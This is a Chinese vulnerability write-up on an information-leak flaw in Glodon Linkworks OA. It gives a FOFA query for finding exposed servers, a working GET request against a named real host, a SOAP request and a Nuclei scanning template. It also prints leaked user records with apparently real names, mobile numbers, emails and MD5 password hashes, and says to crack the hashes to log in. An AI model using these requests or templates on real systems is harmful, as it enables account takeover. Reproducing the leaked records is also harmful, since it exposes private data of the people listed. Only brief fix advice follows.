
G4-2广联达-OA-InformationLeakage

漏洞描述：

广联达Linkworks办公OA存在信息泄露,攻击者可通过此漏洞获取账号密码登录后台,造成其他影响。

网站图片：



网络测绘：

fofa语法：

body="Services/Identification/login.ashx" || header="Services/Identification/login.ashx" || banner="Services/Identification/login.ashx"

漏洞复现：


隐患url

```
/Org/service/Service.asmx
```

查看所有用户
payload:

```
GET /Org/service/Service.asmx/GetUserXml4GEPS HTTP/1.1
Host: www.crtrust.cn:8888
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: no-cache
Pragma: no-cache
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
x-forwarded-for: 127.0.0.1
```

效果图:



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<string xmlns="http://tempuri.org/"><ReturnData><XML><NewDataSet><Table><USR_ID>0</USR_ID><USR_CODE>admin</USR_CODE><USR_NAME>管理员</U
<USR_OFFICE_EMAIL>NULL</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5><USR_PLATFO
<USR_DEP_ID>7702</USR_DEP_ID><USR_ORDER>44</USR_ORDER><USR_SEX>男</USR_SEX><USR_MOBILE>13437290913</USR_MOBILE><USR_OFFICE_EMAIL>303719
<USR_PLATFORMID>-1</USR_PLATFORMID></Table><Table><USR_ID>1004</USR_ID><USR_CODE>TANGCB</USR_CODE><USR_NAME>汤传标</USR_NAME><USR_DEP_I
<USR_OFFICE_EMAIL>254752697@qq.com</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5
</USR_NAME><USR_DEP_ID>30401</USR_DEP_ID><USR_ORDER>39</USR_ORDER><USR_SEX>男</USR_SEX><USR_MOBILE>13476169055</USR_MOBILE><USR_OFFICE_
<USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5><USR_PLATFORMID>-1</USR_PLATFORMID></Table><Table><USR_ID>1006</USR_ID><USR_CO
<USR_MOBILE>15972977943</USR_MOBILE><USR_OFFICE_EMAIL>1694649233@qq.com</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD5>5F4DCC3
<USR_CODE>SHILH</USR_CODE><USR_NAME>石莉虹</USR_NAME><USR_DEP_ID>1002</USR_DEP_ID><USR_ORDER>625</USR_ORDER><USR_SEX>女</USR_SEX><USR_M
<USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5><USR_PLATFORMID>-1</USR_PLATFORMID></Table><Table><USR_ID>1008</USR_ID><USR_CO
</USR_SEX><USR_MOBILE>15002700045</USR_MOBILE><USR_OFFICE_EMAIL>308880782@qq.com</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD
<USR_CODE>WUZQ</USR_CODE><USR_NAME>吴志权</USR_NAME><USR_DEP_ID>2018</USR_DEP_ID><USR_ORDER>43</USR_ORDER><USR_SEX>男</USR_SEX><USR_MOB
<USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5><USR_PLATFORMID>-1</USR_PLATFORMID></Table><Table><USR_ID>1010</USR_ID><USR_CO
<USR_MOBILE>13986276665</USR_MOBILE><USR_OFFICE_EMAIL>245179726@qq.com</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD5>5F4DCC3B
<USR_CODE>LUOYM</USR_CODE><USR_NAME>罗艳明</USR_NAME><USR_DEP_ID>20527</USR_DEP_ID><USR_ORDER>15</USR_ORDER><USR_SEX>男</USR_SEX><USR_M
<USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5><USR_PLATFORMID>-1</USR_PLATFORMID></Table><Table><USR_ID>1013</USR_ID><USR_CO
<USR_MOBILE>13971185300</USR_MOBILE><USR_OFFICE_EMAIL>449837518@qq.com</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD5>5F4DCC3B
<USR_CODE>XUH</USR_CODE><USR_NAME>许欢</USR_NAME><USR_DEP_ID>80612</USR_DEP_ID><USR_ORDER>26</USR_ORDER><USR_SEX>女</USR_SEX><USR_MOBIL
<USR_PWDMD5>5F4DCC3B5AA765D61D8327DEB882CF99</USR_PWDMD5><USR_PLATFORMID>-1</USR_PLATFORMID></Table><Table><USR_ID>1015</USR_ID><USR_CO
</USR_SEX><USR_MOBILE>13407157022</USR_MOBILE><USR_OFFICE_EMAIL>494466545@qq.com</USR_OFFICE_EMAIL><USR_STATUS>0</USR_STATUS><USR_PWDMD
<USR_CODE>CHENM</USR_CODE><USR_NAME>陈鸣</USR_NAME><USR_DEP_ID>80554</USR_DEP_ID><USR_ORDER>29</USR_ORDER><USR_SEX>男</USR_SEX><USR_MOB
```

查询账户密码

```
POST /Org/service/Service.asmx HTTP/1.1
Host: xx.xx.xx.xx
Content-Type: application/soap+xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap12:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap12="http://www.w3.org/2003/05/soap-envelope
  <soap12:Body>
    <GetUserXml4GEPS xmlns="http://tempuri.org/" />
  </soap12:Body>
</soap12:Envelope>
```

MD5解密即可登陆系统

Yaml模板

```
id: G4-2GuangLianDa-InformationLeakage
info:
  name: G4-2GuangLianDa-InformationLeakage
  author: BeR09
  severity: high
  description:
  reference:
    - https://blog.csdn.net/weixin_46944519/article/details/132976132
  tags: GuangLianDa,InformationLeakage

http:
  - method: GET
    path:
      - "{{BaseURL}}/Org/service/Service.asmx/GetUserXml4GEPS"
    headers:
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
      Accept-Encoding: gzip, deflate
      Accept-Language: zh-CN,zh;q=0.9
      Cache-Control: no-cache
      Pragma: no-cache
      Proxy-Connection: keep-alive
      Upgrade-Insecure-Requests: 1
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
      x-forwarded-for: 127.0.0.1
    matchers:
      - type: word
        words:
          - "<string xmlns=\"http://tempuri.org/\"><ReturnData><XML><NewDataSet><Table><USR_ID>0</USR_ID><USR_CODE>admin</USR_CODE><USR_NAME>"
        part: body
```

修复建议:

1、禁用泄露敏感信息的页面或应用。
2、升级到安全版本

参考链接:

https://blog.csdn.net/weixin_46944519/article/details/132976132